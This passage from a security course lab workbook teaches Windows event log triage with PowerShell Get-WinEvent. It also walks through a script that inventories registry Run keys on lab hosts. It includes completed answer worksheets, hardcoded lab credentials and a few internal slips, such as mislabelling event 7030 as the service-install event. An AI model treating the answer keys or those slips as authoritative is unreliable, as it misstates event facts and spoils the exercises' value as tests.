
Note: the flag is a lower-case letter "l" (ell), not a one.

Or simply double-click on \labs\511-5-security.evtx

Then choose:

1. Filter Current Log... (in the Actions pane on the right)
2. Enter Event ID "4720" in the "Include/Exclude Event IDs..." box
3. Press "OK"





PowerShell Method:

Note: some Get-WinEvent commands will result in warnings (shown in red), for issues such as a missing "Message" field. These warnings are not harmful, but they are ugly and can be distracting. Suppress these errors by setting the "\$ErrorActionPreference" variable to 'silentlycontinue'

```
PS C:\> $ErrorActionPreference='silentlycontinue'
```

Next: use Get-WinEvent to search for security event 4720:

```
PS C:\> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-security.evtx"; ID=4720} | fl | more
```

Note "fl" is short for "format-list," a PowerShell command that shows formatted output. In our case, it shows additional details about each event.

The command "more" allows pagination, just like the Unix/Linux command of the same name.

```
C:\Users\Public\Desktop\powershell.exe
PS C:\labs> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-security.evtx"; ID=4720}| fl | more


TimeCreated      : 4/3/2014 11:00:56 AM
ProviderName     : Microsoft-Windows-Security-Auditing
Id               : 4720
Message          : A user account was created.

Subject:
  Security ID:      S-1-5-18
  Account Name:     SCORPIA$
  Account Domain:   WORKGROUP
  Logon ID:         0x3E7

New Account:
  Security ID:      S-1-5-21-2525626168-250808278-197628409-1006
  Account Name:     sec511
  Account Domain:   scorpia

Attributes:
  SAM Account Name: sec511
  Display Name:     <value not set>
  User Principal Name: -
  Home Directory:   <value not set>
  Home Drive:       <value not set>

-- More --
```



5. Fill in the 'Locate the event "A user account was created"' worksheet in the previous section.
6. Locate the event where a local user is added to the Administrators group.

In 511.5 - Critical Event 3: Adding Users to Groups - we learned that security log event 4732 is "A member was added to a security-enabled local group."

```
PS C:\> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-security.evtx"; ID=4732}| fl | more
```

There are three events; the first one shows "Group Name: Administrators"

```
C:\Users\Public\Desktop\powershell.exe
PS C:\labs> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-security.evtx"; ID=4732}| fl | more

TimeCreated      : 4/3/2014 11:01:16 AM
ProviderName     : Microsoft-Windows-Security-Auditing
Id               : 4732
Message          : A member was added to a security-enabled local group.


Subject:
  Security ID:      S-1-5-18
  Account Name:     SCORPIA$
  Account Domain:   WORKGROUP
  Logon ID:         0x3E7

Member:
  Security ID:      S-1-5-21-2525626168-250808278-197628409-1006
  Account Name:     -

Group:
  Security ID:      S-1-5-32-544
  Group Name:       Administrators
  Group Domain:     Builtin

Additional Information:
  Privileges:       -

-- More --
```




7. Fill in the "Locate the event where a local user is added to the Administrators group" worksheet in the previous section.

8. Locate the event where the event log was cleared.

In 511.5 - Critical Event 4: Clearing Event Logs - we learned that security log event 1102 is "The audit log was cleared."

```
PS C:\> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-security.evtx"; ID=1102}| fl
```



The screenshot shows a PowerShell window titled "C:\Users\Public\Desktop\powershell.exe". The command entered is `PS C:\labs> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-security.evtx"; ID=1102}| fl`. The output displays the following details for event 1102:

```
TimeCreated      : 4/3/2014 11:00:41 AM
ProviderName     : Microsoft-Windows-Eventlog
Id              : 1102
Message          : The audit log was cleared.
                  Subject:
                    Security ID:    S-1-5-18
                    Account Name:   SYSTEM
                    Domain Name:    NT AUTHORITY
                    Logon ID:       0x3E7
PS C:\labs>
```

9. Fill in the "Locate the event where the event log was cleared" worksheet in the previous section.

10. Locate the event where a service was installed, plus the associated error (two events).

In 511.5 - Critical Event 1: Service Creation - we learned that system log event 7030 is "A service was installed in the system" and 7030 is a common service error associated with malware.

Search for those two event IDs in the system log.

Note: we are changing from the security log (\labs\511-5-security.evtx) to the system log (\labs\511-5-system.evtx), so be sure to adjust your command accordingly.

```
PS C:\> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-system.evtx"; ID=7030,7045}| fl
```

```
C:\Users\Public\Desktop\powershell.exe
PS C:\labs> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-system.evtx"; ID=7030,7045}| fl ^

TimeCreated      : 4/3/2014 12:11:43 PM
ProviderName     : Service Control Manager
Id               : 7030
Message          : The MKqGwnBYquBHjoRAzTzNbG service is marked as an interactive service.
                  However, the system is configured to not allow interactive services. This
                  service may not function properly.

TimeCreated      : 4/3/2014 12:11:43 PM
ProviderName     : Service Control Manager
Id               : 7045
Message          : A service was installed in the system.

                  Service Name: MKqGwnBYquBHjoRAzTzNbG
                  Service File Name: %SYSTEMROOT%\xhNbNSEh.exe
                  Service Type: user mode service
                  Service Start Type: demand start
                  Service Account: LocalSystem

PS C:\labs> _
```

11. Fill in the "Locate the event where a service was installed, plus the associated error (two events)" worksheet in the previous section.
12. A Kingston USB was inserted into the system. Five related events are triggered within the same second. List the date/time and the five related initial event IDs

One approach: search for the system event IDs associated with initial USB insertion. These are discussed in the 511.5 section Critical Event 6: External Media Detection. The listed events are: 7045,10000,10001,10100,20001,20002,20003,24576,24577 and 24579. **Note:** some of these events are not present in this event log, and will not match.

```
PS C:\> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-
system.evtx"; ID=7045,10000,10001,10100,20001,20002,
20003,24576,24577,24579}
```

```
C:\Users\Public\Desktop\powershell.exe
PS C:\labs> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-system.evtx"; ID=7045,10000,10001,10100,20001,20002,20003,24576,24577,24579}

ProviderName: Microsoft-Windows-UserPnp

TimeCreated          Id LevelDisplayName Message
-----
4/17/2014 11:47:13 AM 20001 Information Driver Management concluded the proce...

ProviderName: Microsoft-Windows-WPDCClassInstaller

TimeCreated          Id LevelDisplayName Message
-----
4/17/2014 11:47:13 AM 24579 Information Autoplay registration was skipped for...
4/17/2014 11:47:13 AM 24577 Information Media player and imaging program comp...

ProviderName: Microsoft-Windows-UserPnp

TimeCreated          Id LevelDisplayName Message
-----
4/17/2014 11:47:12 AM 20003 Information Driver Management has concluded the p...
```

A faster (but less complete) way is to search for the string "Kingston"):

```
PS C:\> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-system.evtx"} | Where {$_.Message -like "*Kingston*"}
```

```
C:\Users\Public\Desktop\powershell.exe
PS C:\labs> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-system.evtx"} | Where {$_.Message -like "*Kingston*"}

ProviderName: Microsoft-Windows-UserPnp

TimeCreated          Id LevelDisplayName Message
-----
4/3/2014 11:26:20 AM 20001 Information Driver Management concluded the proce...
4/3/2014 11:26:18 AM 20003 Information Driver Management has concluded the p...

ProviderName: Microsoft-Windows-DriverFrameworks-UserMode

TimeCreated          Id LevelDisplayName Message
-----
4/3/2014 11:26:18 AM 10000 Information A driver package which uses user-mode...

ProviderName: Microsoft-Windows-UserPnp

TimeCreated          Id LevelDisplayName Message
-----
4/3/2014 11:20:11 AM 20001 Information Driver Management concluded the proce...
4/3/2014 11:20:07 AM 20003 Information Driver Management has concluded the p...
```

As discussed previously: if you see red error warnings, you may suppress them by setting the \$ErrorActionPreference variable:

```
PS C:\> $ErrorActionPreference='silentlycontinue'
```


A search for "USB" shows similar results.

```
PS C:\> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-system.evtx"} | Where {$_.Message -like "*USB*"}
```

In all cases, the earliest listed time is: 4/3/2014 8:20:07 AM PDT. Your time zone may be different, so the time (or date) may also be off by hours. Best to search for ":20:07".

We can automatically search for system all events logged during that second. There are dozens of ways to do this: in this case we'll use the Unix/Linux-style "findstr"

```
PS C:\> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-system.evtx"} | findstr ":20:07"
```



```
C:\Users\Public\Desktop\powershell.exe
PS C:\labs> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-system.evtx"} | findstr ":20:07"
4/3/2014 11:20:07 AM      24576 Information      Drivers were successfully installed f...
4/3/2014 11:20:07 AM      20003 Information      Driver Management has concluded the p...
4/3/2014 11:20:07 AM      10100 Information      The driver package installation has s...
4/3/2014 11:20:07 AM      10002 Information      The UMDF service WpdFs (CLSID {112DE4...
4/3/2014 11:20:07 AM      10000 Information      A driver package which uses user-mode...
PS C:\labs>
```

13. Fill in the "A Kingston USB..." worksheet in the previous section.

14. List all unique error events IDs in 511-5-application.evtx

A fast way to accomplish this task is to search for application event IDs by level. Here are the levels:

- 2: Error
- 3: Warning
- 4: Information.

Search for level 2:

```
PS C:\> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-application.evtx"; level=2}
```

```
Select C:\Users\Public\Desktop\powershell.exe

PS C:\labs> Get-WinEvent -FilterHashtable @{Path="\labs\511-5-application.evtx"; level=2}

ProviderName: VMware Tools

TimeCreated          Id LevelDisplayName Message
-----
4/29/2014 9:50:38 AM 1000 Error [critical] [vmusr:Glib-GObject] file ...

ProviderName: Microsoft-Windows-LocationProvider

TimeCreated          Id LevelDisplayName Message
-----
4/19/2014 3:07:09 PM 2006

ProviderName: VMware Tools

TimeCreated          Id LevelDisplayName Message
-----
4/19/2014 1:29:30 PM 1000 Error [critical] [vmusr:Glib-GObject] file ...
4/17/2014 3:08:51 PM 1000 Error [critical] [vmsvc:Glib-GObject] file ...

PS C:\labs> _
```

15. Fill in the “List all unique error event IDs in 511-5-application.evtx” worksheet in the previous section.

Event IDs with a count of one

DATA	VALUE
Event IDs	1100, 1102, 4608, 4720, 4722, 4724, 4728, 4738, 4902, 5024, 5033

Locate the event "A user account was created"

DATA	VALUE
Log Name	Security
Event ID	4720
Account Name	sec511
Time (minute and second)	:00:56

Locate the event where a local user is added to the Administrators group

DATA	VALUE
Log Name	Security
Event ID	4732
Time (minute and second)	:01:16

Locate the event where the event log was cleared

<i>DATA</i>	<i>VALUE</i>
Log Name	Security
Event ID	1102
Time (minute and second)	:00:41

Locate the event where a service was installed, plus the associated error (two events)

<i>DATA</i>	<i>VALUE</i>
Log Name	System
Event IDs	7030, 7045
First 5 characters of service name	MKqGw
Time (minute and second)	:11:43

A Kingston USB was inserted into the system. Five related events are triggered within the same second. List the date/time and the five related initial event IDs

<i>DATA</i>	<i>VALUE</i>
Log Name	System
Event IDs	10000, 10002, 10100, 20003 and 24576

<i>DATA</i>	<i>VALUE</i>
Time (minute and second)	:20:07

List all unique error events IDs in 511-5-application.evtx

<i>DATA</i>	<i>VALUE</i>
Event IDs	1000, 2006

Note: you do not need to perform these steps if you are using the course Windows VM.


If you would like to use your own version of Windows:

1. Run PowerShell.

- Windows 7:
 - Go to Start -> All Programs -> Accessories -> Windows PowerShell -> Windows PowerShell
- Windows 8:
 - Go to Apps View -> PowerShell (usually far-right side)



- Windows 10:
 - Click on the Start Button and go to All Apps -> Windows PowerShell -> Windows PowerShell
 - Right-click, "Run as Administrator"



2. **Note:** you may skip the following steps if you performed them in a previous exercise.

Copy the course USB lab files to \labs. This xcopy command will recursively (/E) copy all files and folders from the USB labs folder to C:\labs:

```
PS C:\> mkdir C:\labs
PS C:\> xcopy /E D:\labs C:\labs
```

These steps assume your USB is mounted as your D: drive. Please change the drive letter accordingly if the USB is mounted as a different drive.

You are now ready to perform the exercise.

This page intentionally left blank.

Exercise 5.4 - PowerShell Scripting

Objectives

- Use and understand the Windows remote registry
- Configure a system to run PowerShell scripts
- Write a PowerShell script to inventory registry startup keys across a network

Exercise Setup

1. This exercise will use your Windows system and the **local wired network**. These instructions assume you are using the course Windows 10 VM. If you are using your own Windows system: please go to the appendix at end of this exercise section and follow the setup steps there.

Double-click on the PowerShell desktop icon. If you are logged in as Student, there should be a PowerShell icon on the desktop. If not: log out, and log in as student (password is: Security511).



2. Plug into the local network and ensure your Ethernet port has a link light.
3. Type the following in in the PowerShell window to ensure you have received a DHCP address beginning with 10.5 (for example: 10.5.100.248, but your last octet will probably be different):

```
PS C:\> ipconfig
```

```
C:\Users\Public\Desktop\powershell.exe
PS C:\Users\student\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : sec511.com
    Link-local IPv6 Address . . . . . : fe80::5078:4dea:d543:6366%5
    IPv4 Address. . . . . : 10.5.100.248
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . :

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

Then ping a server on the network:

```
PS C:\> ping 10.5.11.223
```

You will see the following output if you are successfully connected:

```
Select C:\Users\Public\Desktop\powershell.exe
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\student\Desktop> ping 10.5.11.223

Pinging 10.5.11.223 with 32 bytes of data:
Reply from 10.5.11.223: bytes=32 time=2ms TTL=128
Reply from 10.5.11.223: bytes=32 time<1ms TTL=128
Reply from 10.5.11.223: bytes=32 time=1ms TTL=128
Reply from 10.5.11.223: bytes=32 time<1ms TTL=128

Ping statistics for 10.5.11.223:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 2ms, Average = 0ms
PS C:\Users\student\Desktop>
```

If the previous step fails: please check the following:

- Ensure your host is plugged into the switch with an Ethernet cable and the switch port shows a link light
- See **Appendix C – VMware Bridged Mode HowTo** at the end of the lab workbook. This will ensure VMware is in bridged mode, and has bridged to your wired Ethernet adapter.
- Ensure your host firewall is disabled

4. Open PowerShell and cd to \labs

```
PS C:\> cd \labs
```

5. The file C:\labs\reg-example.ps1 contains a starting point, if you choose to use it. If so, copy it to c:\labs\reg.ps1 and edit to include proper username, password and IP addresses.

You may attempt this exercise with no hints, with some hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with PowerShell may prefer to attempt this exercise without hints.

Please use the worksheets in the "Exercise – No Hints" section in either case, to fill in the requested data.

The final section contains the completed worksheet answers.

Exercise – No hints

1. Write a PowerShell script to inventory the listed registry startup keys on the following IP addresses, and save to a text file

Registry keys:

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Wow6432node\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Wow6432node\Microsoft\Windows\CurrentVersion\RunOnce

IP addresses:

- 10.5.11.222
- 10.5.11.223
- 10.5.11.224

The credentials for the 3 systems are:

- Username: student
- Password: Security511

2. Identify any suspicious registry keys names.

Here is a benign registry run key (for the Java updater). Run keys are in this format:

KEY NAME	TYPE	DATA
SunJavaUpdateSched	REG_SZ	"C:\Program Files\Common Files\Java\Java Update\jusched.exe"

List the suspicious registry key names in the worksheet below. The worksheet may have unused cells when completed.

<i>IP ADDRESS</i>	<i>SUSPICIOUS REGISTRY KEY NAME</i>

3. Bonus points:

Write a 2nd PowerShell script to process the output text file of the previous step. Sort the key names from most to least common.

4. Bonus++ points:

Add the ability to whitelist benign keys such as the Java updater run key shown previously.

Exercise – Hints

Note: This lab has 3 sections: no hints, hints (this section) and step-by-step instructions. The step-by-step instructions follow in the next section. **If you get stuck:** please move to the next section!

1. Read the previous 511.5 section “Automation Example: Windows Startup Registry Keys,” and pay careful attention to the slide “Example PowerShell Script.” Also note the discussion of HKCU keys that are accessed remotely.
2. Copy `\labs\reg-example.ps1` to `\labs\reg.ps1` and open with notepad:

```
PS C:\> copy \labs\reg-example.ps1 \labs\reg.ps1  
PS C:\> notepad \labs\reg.ps1
```

Experienced PowerShell users may use the PowerShell ISE (Integrated Scripting Environment). We are using notepad for simplicity.

Use notepad to **edit the reg.ps1 script** and **change the IP addresses, username and password** accordingly:

IP addresses:

- 10.5.11.222
- 10.5.11.223
- 10.5.11.224

The credentials for the 3 systems are:

- Username: student
- Password: Security511

Run the script:

```
PS C:\> \labs\reg.ps1 > \labs\reg.txt
```

View the output:


```
PS C:\> type \labs\reg.txt
```

Exercise – Step-by-step instructions

1. Copy `\labs\reg-example.ps1` to `\labs\reg.ps1` and open with notepad:

```
PS C:\> copy \labs\reg-example.ps1 \labs\reg.ps1

PS C:\> notepad \labs\reg.ps1
```



```
reg - Notepad
File Edit Format View Help

$user="starbuck"
$password="cyl0n"

$array = @("192.168.1.1", "192.168.1.2")
foreach ($ip in $array) {
    net use \\$ip $password /u:$user | out-null
    $ip
    reg query \\$ip\HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    reg query \\$ip\HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
    reg query \\$ip\HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
    reg query \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\Run 2> $null
    reg query \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\RunOnce 2> $null
    net use \\$ip del
}
```

Alter the script to meet the criteria of the previous section.

Change the `$user` value to "student":

```
$user="student"
```

Change the `$password` value to "Security511"

```
$password="Security511"
```

Change the `$array` values to include 10.5.11.222, 10.5.11.223 and 10.5.11.224

```
$array = @("10.5.11.222", "10.5.11.223", "10.5.11.224")
```

```

reg - Notepad
File Edit Format View Help

$user="student"
$password="Security511"


$array = @("10.5.11.222", "10.5.11.223", "10.5.11.224")
foreach ($ip in $array) {
    net use \\$ip $password /u:$user | out-null
    $ip
    reg query \\$ip\HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    reg query \\$ip\HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
    reg query \\$ip\HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
    reg query \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\Run 2> $null
    reg query \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\RunOnce 2> $null
    net use \\$ip del
}

```

2. Run the script and view the output to ensure everything's working properly. Enlarge your PowerShell window to see more lines of output. The suspicious key will scroll off the screen if the window is too short.

```
PS C:\> \labs\reg.ps1
```

